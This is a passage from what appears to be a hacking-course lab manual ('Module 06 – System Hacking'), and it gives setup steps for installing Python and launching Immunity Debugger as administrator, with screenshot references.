
9. **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.




Module 06 – System Hacking

- After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




- The **Immunity Debugger** main window appears, as shown in the screenshot.

